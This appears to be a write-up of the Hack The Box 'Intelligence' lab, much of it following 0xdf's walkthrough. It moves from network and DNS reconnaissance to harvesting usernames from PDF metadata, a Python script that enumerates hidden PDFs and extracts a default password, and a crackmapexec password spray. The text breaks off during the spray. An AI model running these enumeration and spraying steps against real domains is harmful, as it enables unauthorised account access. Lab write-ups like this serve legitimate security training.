HTB - Intelligence - web exploitation - exiftool - PDF explitation - SMB - dnstool.py - ReadGMSAPassword

ip :

```
nmap -p- --min-rate 10000  -sS -sV -sS -A 10.10.10.248 -Pn
```

```
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-title: Intelligence
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-07-27 13:31:07Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: intelligence.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.intelligence.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc.intelligence.htb
| Not valid before: 2021-04-19T00:43:16
|_Not valid after:  2022-04-19T00:43:16
|_ssl-date: 2025-07-27T13:32:56+00:00; +5m14s from scanner time.
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: intelligence.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-07-27T13:32:55+00:00; +5m14s from scanner time.
| ssl-cert: Subject: commonName=dc.intelligence.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc.intelligence.htb
| Not valid before: 2021-04-19T00:43:16
|_Not valid after:  2022-04-19T00:43:16
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP
```

```
(Domain: intelligence.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-07-27T13:32:56+00:00; +5m14s from scanner time.
| ssl-cert: Subject: commonName=dc.intelligence.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:dc.intelligence.htb
| Not valid before: 2021-04-19T00:43:16
|_Not valid after:  2022-04-19T00:43:16
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP
(Domain: intelligence.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-07-27T13:32:55+00:00; +5m14s from scanner time.
| ssl-cert: Subject: commonName=dc.intelligence.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:dc.intelligence.htb
| Not valid before: 2021-04-19T00:43:16
|_Not valid after:  2022-04-19T00:43:16
9389/tcp  open  mc-nmf        .NET Message Framing
49666/tcp open  msrpc         Microsoft Windows RPC
49691/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49692/tcp open  msrpc         Microsoft Windows RPC
49708/tcp open  msrpc         Microsoft Windows RPC
49714/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Windows Server 2019 (97%), Microsoft Windows 10 1903
- 21H1 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-07-27T13:32:16
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: mean: 5m13s, deviation: 1s, median: 5m13s

TRACEROUTE (using port 135/tcp)
HOP RTT       ADDRESS
```

```
1   260.53 ms 10.10.14.1
2   261.16 ms 10.10.10.248
```

Given DNS is listening on TCP, it probably is on UDP as well. `nmap` shows both DNS and NTP (123):

```
oxdf@parrot$ sudo nmap -sU --top-ports 10 -sV -oA scans/nmap-udp-10ports-
scrip
ts 10.10.10.248
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-11 20:52 EDT
Nmap scan report for intelligence.htb (10.10.10.248)
Host is up (0.025s latency).

PORT     STATE         SERVICE      VERSION
53/udp   open          domain       (generic dns response: SERVFAIL)
67/udp   open|filtered dhcps
123/udp  open          ntp          NTP v3
135/udp  open|filtered msrpc
137/udp  open|filtered netbios-ns
138/udp  open|filtered netbios-dgm
161/udp  open|filtered snmp
445/udp  open|filtered microsoft-ds
631/udp  open|filtered ipp
1434/udp open|filtered ms-sql-m
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-UDP:V=7.91%I=7%D=8/11%Time=611470DC%P=x86_64-pc-linux-gnu%r(NBTS
SF:tat,32,"\x80\xf0\x80\x82\0\x01\0\0\0\0\0\0\x20CKAAAAAAAAAAAAAAAAAAAAAAA
SF:AAAAAAA\0\0!\0\x01");

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 107.92 secondsh
```

SMB - TCP 445

CrackMapExec shows the full OS information:

```
oxdf@parrot$ crackmapexec smb 10.10.10.248
SMB         10.10.10.248    445    DC               [*] Windows 10.0 Build
17763 x64 (name:DC) (domain:intelligence.htb) (signing:True) (SMBv1:False)
```

It also shows the domain name of intelligence.htb and the hostname of DC.

`smbmap` isn't able to get access:

```
oxdf@parrot$ smbmap -H 10.10.10.248
[+] IP: 10.10.10.248:445        Name: 10.10.10.248
oxdf@parrot$ smbmap -H 10.10.10.248 -u 0xdf -p 0xdf
[!] Authentication error on 10.10.10.248
```

`smbclient` thinks it authenticates, but then it shows no shares:

```
oxdf@parrot$ smbclient -N -L //10.10.10.248
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
SMB1 disabled -- no workgroup available
```

DNS - TCP/UDP 53

Querying Intelligence for the domain identified by `crackmapexec` returns the expected information, and nothing more:

```
oxdf@parrot$ dig @10.10.10.248 intelligence.htb

; <<>> DiG 9.16.15-Debian <<>> @10.10.10.248 intelligence.htb
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 33140
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;intelligence.htb.              IN      A

;; ANSWER SECTION:
intelligence.htb.       600     IN      A       10.10.10.248

;; Query time: 51 msec
;; SERVER: 10.10.10.248#53(10.10.10.248)
```

```
;; WHEN: Wed Aug 11 20:21:31 EDT 2021
;; MSG SIZE  rcvd: 61
```

Because TCP DNS is listening, I'll try a zone transfer, but it fails:

```
oxdf@parrot$ dig axfr @10.10.10.248 intelligence.htb

; <<>> DiG 9.16.15-Debian <<>> axfr @10.10.10.248 intelligence.htb
; (1 server found)
;; global options: +cmd
; Transfer failed.
```

`dnsenum` will automate much of that as well as brute force subdomains. It finds dc.intelligence.htb, as well as a couple other domain controller-looking ones:

```
oxdf@parrot$ dnsenum --dnsserver 10.10.10.248 -f
/usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -o
scans/dnsenum-bitquark-intelligence.htb intelligence.htb dnsenum
VERSION:1.2.6

-----   intelligence.htb   -----


Host's addresses:
__________________

intelligence.htb.                        600      IN    A
10.10.10.248


Name Servers:
______________

dc.intelligence.htb.                     3600     IN    A
10.10.10.248


Mail (MX) Servers:
___________________



Trying Zone Transfers and getting Bind Versions:
```

```
-----------------------------------------------

unresolvable name: dc.intelligence.htb at /usr/bin/dnsenum line 900.

Trying Zone Transfer for intelligence.htb on dc.intelligence.htb ...
AXFR record query failed: no nameservers


Brute forcing with /usr/share/seclists/Discovery/DNS/bitquark-subdomains-
top100000.txt:
------------------------------------------------------------------------
------------

dc.intelligence.htb.                    3600     IN    A
10.10.10.248
domaindnszones.intelligence.htb.        600      IN    A
10.10.10.248
forestdnszones.intelligence.htb.        600      IN    A
10.10.10.248


intelligence.htb class C netranges:
-----------------------------------


Performing reverse lookup on 0 ip addresses:
--------------------------------------------


0 results out of 0 IP addresses.


intelligence.htb ip blocks:
---------------------------


done.
```

I'll add all of these to `/etc/hosts`.

LDAP - TCP 389

`ldapsearch` will give the domains associated with this DC, including the two I found with brute force earlier:

```
oxdf@parrot$ ldapsearch -h 10.10.10.248 -x -s base namingcontexts
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#

#
dn:
namingcontexts: DC=intelligence,DC=htb
namingcontexts: CN=Configuration,DC=intelligence,DC=htb
namingcontexts: CN=Schema,CN=Configuration,DC=intelligence,DC=htb
namingcontexts: DC=DomainDnsZones,DC=intelligence,DC=htb
namingcontexts: DC=ForestDnsZones,DC=intelligence,DC=htb

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
```

I wasn't able to get any additional information from there:

```
oxdf@parrot$ ldapsearch -h 10.10.10.248 -x -b "DC=intelligence,DC=htb"
# extended LDIF
#
# LDAPv3
# base <DC=intelligence,DC=htb> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# search result
search: 2
result: 1 Operations error
text: 000004DC: LdapErr: DSID-0C090A5C, comment: In order to perform this
opera
```

```
  tion a successful bind must be completed on the connection., data 0, v4563

# numResponses: 1
```

Website - TCP 80

Site

The web page is for a company, but it’s pretty vague what they do:

INTELLIGENCE

Lorem ipsum dolor sit amet, consectetur adipiscing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Quis blandit turpis cursus in hac habitasse platea dictumst quisque. Vehicula ipsum a arcu cursus vitae congue mauris.


Subscribe to receive updates!

ENTER EMAIL ADDRESS...

SUBSCRIBE

Anouncement Document

Download




Click for full image

There's not much here. `contact@intelligence.htb` is an email address. The only other two links on the page at the two documents:

- `http://intelligence.htb/documents/2020-01-01-upload.pdf`
- `http://intelligence.htb/documents/2020-12-15-upload.pdf`

Both documents only contain lorem ipsum text (gibberish). For example:



Dolore ut etincidunt adipisci aliquam labore.

Dolore quaerat porro neque amet. Non ipsum quiquia ut dolor modi porro. Magnam dolor dolor etincidunt magnam adipisci etincidunt magnam. Aliquam eius ipsum sed amet dolorem voluptatem. Dolore tempora magnam tempora est ipsum. Modi etincidunt consectetur porro numquam eius magnam velit. Est consectetur non tempora velit sed labore. Velit sed labore voluptatem est tempora. Magnam etincidunt consectetur sed dolorem amet labore.
Adipisci est eius voluptatem. Adipisci sed dolorem ut etincidunt non etincidunt numquam. Quisquam sit tempora voluptatem. Numquam ut dolore consectetur dolor quaerat quisquam. Tempora dolorem dolore dolore etincidunt modi. Magnam aliquam quisquam porro. Modi est ut numquam dolor dolorem neque.

The exif data on each doesn't provide much, but it does give what looks like a use name for each:

```
oxdf@parrot$ exiftool 2020-01-01-upload.pdf
ExifTool Version Number         : 12.16
File Name                       : 2020-01-01-upload.pdf
Directory                       : .
File Size                       : 26 KiB
File Modification Date/Time     : 2021:08:14 20:29:29-04:00
File Access Date/Time           : 2021:08:14 20:29:59-04:00
File Inode Change Date/Time     : 2021:08:14 20:29:50-04:00
File Permissions                : rwxrwx---
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.5
Linearized                      : No
Page Count                      : 1
Creator                         : William.Lee
oxdf@parrot$ exiftool 2020-12-15-upload.pdf
ExifTool Version Number         : 12.16
File Name                       : 2020-12-15-upload.pdf
Directory                       : .
File Size                       : 27 KiB
File Modification Date/Time     : 2021:08:14 20:33:36-04:00
File Access Date/Time           : 2021:08:14 20:33:36-04:00
File Inode Change Date/Time     : 2021:08:14 20:33:37-04:00
File Permissions                : rwxrwx---
File Type                       : PDF
File Type Extension             : pdf
```

```
MIME Type                       : application/pdf
PDF Version                     : 1.5
Linearized                      : No
Page Count                      : 1
Creator                         : Jose.Williams
```

Directory Brute Force

I'll run `feroxbuster` against the site, and use a lowercase wordlist since it's Windows (case-insensitive):

```
oxdf@parrot$ feroxbuster -u http://intelligence.htb -w
/usr/share/seclists/Discovery/Web-Content/raft-medium-directories-
lowercase.txt -o scans/feroxbuster-intelligence.htb-raft-med-lowercase


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.2.1
──────────────────────────┬──────────────────────
 🎯  Target Url           │ http://intelligence.htb
 🚀  Threads              │ 50
 📖  Wordlist             │ /usr/share/seclists/Discovery/Web-
Content/raft-medium-directories-lowercase.txt
 👌  Status Codes         │ [200, 204, 301, 302, 307, 308, 401, 403, 405]
 💥  Timeout (secs)       │ 7
 🦡  User-Agent           │ feroxbuster/2.2.1
 💉  Config File          │ /etc/feroxbuster/ferox-config.toml
 💾  Output File          │ scans/feroxbuster-intelligence.htb-raft-med-
lowercase
 🔃  Recursion Depth      │ 4
 🎉  New Version Available │
https://github.com/epi052/feroxbuster/releases/latest
──────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Cancel Menu™
──────────────────────────────────────────────────
301        2l       10w      157c http://intelligence.htb/documents
[####################] - 1m     53166/53166   0s      found:1       errors:0
[####################] - 1m     26583/26583   339/s
http://intelligence.htb
[####################] - 1m     26583/26583   331/s
http://intelligence.htb/documents
```

It just found the `/documents` folder that I noted above. It's returning a 301 redirect, and checking in Firefox, that redirect is just to add a trailing `/`. Once that's followed, `http://intelligence.htb/documents/` returns 403 forbidden.

Kerberos - TCP 88

The exif data in the PDFs had what looked like valid user names. I'll check that against Kerberos with kerbrute, and both come back as valid usernames on the domain:

```
oxdf@parrot$ kerbrute userenum --dc 10.10.10.248 -d intelligence.htb users

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 08/14/21 - Ronnie Flathers @ropnop

2021/08/14 20:53:54 >  Using KDC(s):
2021/08/14 20:53:54 >   10.10.10.248:88

2021/08/14 20:53:55 >  [+] VALID USERNAME:
William.Lee@intelligence.htb
2021/08/14 20:53:55 >  [+] VALID USERNAME:
Jose.Williams@intelligence.htb
2021/08/14 20:53:55 >  Done! Tested 2 usernames (2 valid) in 0.100 seconds
```

With two usernames, I can check to see if either has the don't require preauth flag set, which would leak the users hash (this is AS-REP-roasting), but neither is set that way:

```
oxdf@parrot$ GetNPUsers.py -no-pass -dc-ip 10.10.10.248
intelligence.htb/Jose.Williams
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Getting TGT for Jose.Williams
[-] User Jose.Williams doesn't have UF_DONT_REQUIRE_PREAUTH set
oxdf@parrot$ GetNPUsers.py -no-pass -dc-ip 10.10.10.248
intelligence.htb/William.Lee
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Getting TGT for William.Lee
[-] User William.Lee doesn't have UF_DONT_REQUIRE_PREAUTH set
```

SMB Access as Tiffany.Molina

Find Additional PDFs

Looking at the filename of the PDFs on the website, the filenames fit the pattern `YYYY-MM-DD-upload.pdf`. It's reasonable to think that there could be PDFs of that same format not linked on the site. I'll write a short Python script to look for other PDFs of the same format:

```
#!/usr/bin/env python3

import datetime
import requests



t = datetime.datetime(2020, 1, 1)
end = datetime.datetime(2021, 7, 4)

while True:
    url = t.strftime("http://intelligence.htb/documents/%Y-%m-%d-
upload.pdf")
    resp = requests.get(url)
    if resp.status_code == 200:
        print(url)
    t = t + datetime.timedelta(days=1)
    if t >= end:
        break
```

I'll use July 4 as that's the day after this box was released on HackTheBox. This script returns *way* more files than I was expecting:

```
oxdf@parrot$ python3 findpdfs.py
http://intelligence.htb/documents/2020-01-01-upload.pdf
http://intelligence.htb/documents/2020-01-02-upload.pdf
http://intelligence.htb/documents/2020-01-04-upload.pdf
http://intelligence.htb/documents/2020-01-10-upload.pdf
http://intelligence.htb/documents/2020-01-20-upload.pdf
http://intelligence.htb/documents/2020-01-22-upload.pdf
http://intelligence.htb/documents/2020-01-23-upload.pdf
http://intelligence.htb/documents/2020-01-25-upload.pdf
http://intelligence.htb/documents/2020-01-30-upload.pdf
...[snip]...
http://intelligence.htb/documents/2021-03-01-upload.pdf
http://intelligence.htb/documents/2021-03-07-upload.pdf
```

```
http://intelligence.htb/documents/2021-03-10-upload.pdf
http://intelligence.htb/documents/2021-03-18-upload.pdf
http://intelligence.htb/documents/2021-03-21-upload.pdf
http://intelligence.htb/documents/2021-03-25-upload.pdf
http://intelligence.htb/documents/2021-03-27-upload.pdf
```

I'll need to automate this a bit. I'll add a keyword list, and print any text that contains any of these words:

```
#!/usr/bin/env python3

import datetime
import io
import PyPDF2
import requests


t = datetime.datetime(2020, 1, 1)
end = datetime.datetime(2021, 7, 4)
keywords = ['user', 'password', 'account', 'intelligence', 'htb', 'login',
'service', 'new']
users = set()

while True:
    url = t.strftime("http://intelligence.htb/documents/%Y-%m-%d-
upload.pdf")
    resp = requests.get(url)
    if resp.status_code == 200:
        with io.BytesIO(resp.content) as data:
            pdf = PyPDF2.PdfFileReader(data)
            users.add(pdf.getDocumentInfo()['/Creator'])
            for page in range(pdf.getNumPages()):
                text = pdf.getPage(page).extractText()
                if any([k in text.lower() for k in keywords]):
                    print(f'==={url}===\n{text}')
    t = t + datetime.timedelta(days=1)
    if t >= end:
        break

with open('users', 'w') as f:
    f.write('\n'.join(users))
```

I also added some logic to record unique users and write that to a file at the end.

The script finds two messages and 30 users (`wc` reports 29 because there's no trailing newline):

```
oxdf@parrot$ python3 findpdfs.py
===http://intelligence.htb/documents/2020-06-04-upload.pdf===
NewAccountGuide
WelcometoIntelligenceCorp!
Pleaseloginusingyourusernameandthedefaultpasswordof:
NewIntelligenceCorpUser9876
Afterlogginginpleasechangeyourpasswordassoonaspossible.

===http://intelligence.htb/documents/2020-12-30-upload.pdf===
InternalITUpdate
Therehasrecentlybeensomeoutagesonourwebservers.Tedhasgottena
scriptinplacetohelpnotifyusifthishappensagain.
Also,afterdiscussionfollowingourrecentsecurityauditweareintheprocess
oflockingdownourserviceaccounts.

oxdf@parrot$ wc -l users
29 users
```

It's not clear to me why the spaces get dropped, but it's still clear what each PDF is saying. The default initial password is "NewIntelligenceCorpUser9876" and it's on the user to change it.

There's also some security issue with service accounts.

Validate Users

I'll use `kerbrute` again to validate the usernames, and all are valid:

```
oxdf@parrot$ kerbrute userenum --dc 10.10.10.248 -d intelligence.htb users

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 08/14/21 - Ronnie Flathers @ropnop

2021/08/14 21:28:45 >  Using KDC(s):
2021/08/14 21:28:45 >   10.10.10.248:88
```

```
2021/08/14 21:28:45 >  [+] VALID USERNAME:
Danny.Matthews@intelligence.htb
2021/08/14 21:28:45 >  [+] VALID USERNAME:       Kelly.Long@intelligence.htb
2021/08/14 21:28:45 >  [+] VALID USERNAME:
Stephanie.Young@intelligence.htb
2021/08/14 21:28:45 >  [+] VALID USERNAME:
Jessica.Moody@intelligence.htb
2021/08/14 21:28:45 >  [+] VALID USERNAME:       David.Reed@intelligence.htb
2021/08/14 21:28:45 >  [+] VALID USERNAME:
Teresa.Williamson@intelligence.htb
2021/08/14 21:28:45 >  [+] VALID USERNAME:
Jason.Wright@intelligence.htb
2021/08/14 21:28:45 >  [+] VALID USERNAME:
Travis.Evans@intelligence.htb
2021/08/14 21:28:45 >  [+] VALID USERNAME:
Veronica.Patel@intelligence.htb
2021/08/14 21:28:45 >  [+] VALID USERNAME:
Daniel.Shelton@intelligence.htb
2021/08/14 21:28:45 >  [+] VALID USERNAME:
Brian.Morris@intelligence.htb
2021/08/14 21:28:45 >  [+] VALID USERNAME:
Jennifer.Thomas@intelligence.htb
2021/08/14 21:28:45 >  [+] VALID USERNAME:
Samuel.Richardson@intelligence.htb
2021/08/14 21:28:45 >  [+] VALID USERNAME:
Nicole.Brock@intelligence.htb
2021/08/14 21:28:45 >  [+] VALID USERNAME:
Richard.Williams@intelligence.htb
2021/08/14 21:28:45 >  [+] VALID USERNAME:
Jose.Williams@intelligence.htb
2021/08/14 21:28:45 >  [+] VALID USERNAME:
David.Wilson@intelligence.htb
2021/08/14 21:28:45 >  [+] VALID USERNAME:
Kaitlyn.Zimmerman@intelligence.htb
2021/08/14 21:28:45 >  [+] VALID USERNAME:       Ian.Duncan@intelligence.htb
2021/08/14 21:28:45 >  [+] VALID USERNAME:
Jason.Patterson@intelligence.htb
2021/08/14 21:28:45 >  [+] VALID USERNAME:
John.Coleman@intelligence.htb
2021/08/14 21:28:45 >  [+] VALID USERNAME:
Brian.Baker@intelligence.htb
2021/08/14 21:28:45 >  [+] VALID USERNAME:
Thomas.Hall@intelligence.htb
```

```
2021/08/14 21:28:45 >  [+] VALID USERNAME:
Thomas.Valenzuela@intelligence.htb
2021/08/14 21:28:45 >  [+] VALID USERNAME:
Tiffany.Molina@intelligence.htb
2021/08/14 21:28:45 >  [+] VALID USERNAME:
David.Mcbride@intelligence.htb
2021/08/14 21:28:45 >  [+] VALID USERNAME:
William.Lee@intelligence.htb
2021/08/14 21:28:45 >  [+] VALID USERNAME:
Anita.Roberts@intelligence.htb
2021/08/14 21:28:45 >  [+] VALID USERNAME:
Darryl.Harris@intelligence.htb
2021/08/14 21:28:45 >  [+] VALID USERNAME:
Scott.Scott@intelligence.htb
2021/08/14 21:28:45 >  Done! Tested 30 usernames (30 valid) in 0.255 seconds
```

Password Spray

I'll use `crackmapexec` to try each of these user accounts with the default password. I like to use `--continue-on-success` so that if more than one account matches with that password, I'll know (otherwise it stops on the first success). It finds one user, Tiffany.Molina:

```
oxdf@parrot$ crackmapexec smb 10.10.10.248 -u users -p
NewIntelligenceCorpUser9876 --continue-on-success
SMB         10.10.10.248    445    DC               [*] Windows 10.0 Build
17763 x64 (name:DC) (domain:intelligence.htb) (signing:True) (SMBv1:False)
SMB         10.10.10.248    445    DC               [-]
intelligence.htb\Kelly.Long:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB         10.10.10.248    445    DC               [-]
intelligence.htb\Danny.Matthews:NewIntelligenceCorpUser9876
STATUS_LOGON_FAILURE
SMB         10.10.10.248    445    DC               [-]
intelligence.htb\Stephanie.Young:NewIntelligenceCorpUser9876
STATUS_LOGON_FAILURE
SMB         10.10.10.248    445    DC               [-]
intelligence.htb\Daniel.Shelton:NewIntelligenceCorpUser9876
STATUS_LOGON_FAILURE
SMB         10.10.10.248    445    DC               [-]
intelligence.htb\Veronica.Patel:NewIntelligenceCorpUser9876
STATUS_LOGON_FAILURE
SMB         10.10.10.248    445    DC               [-]
intelligence.htb\Jason.Wright:NewIntelligenceCorpUser9876
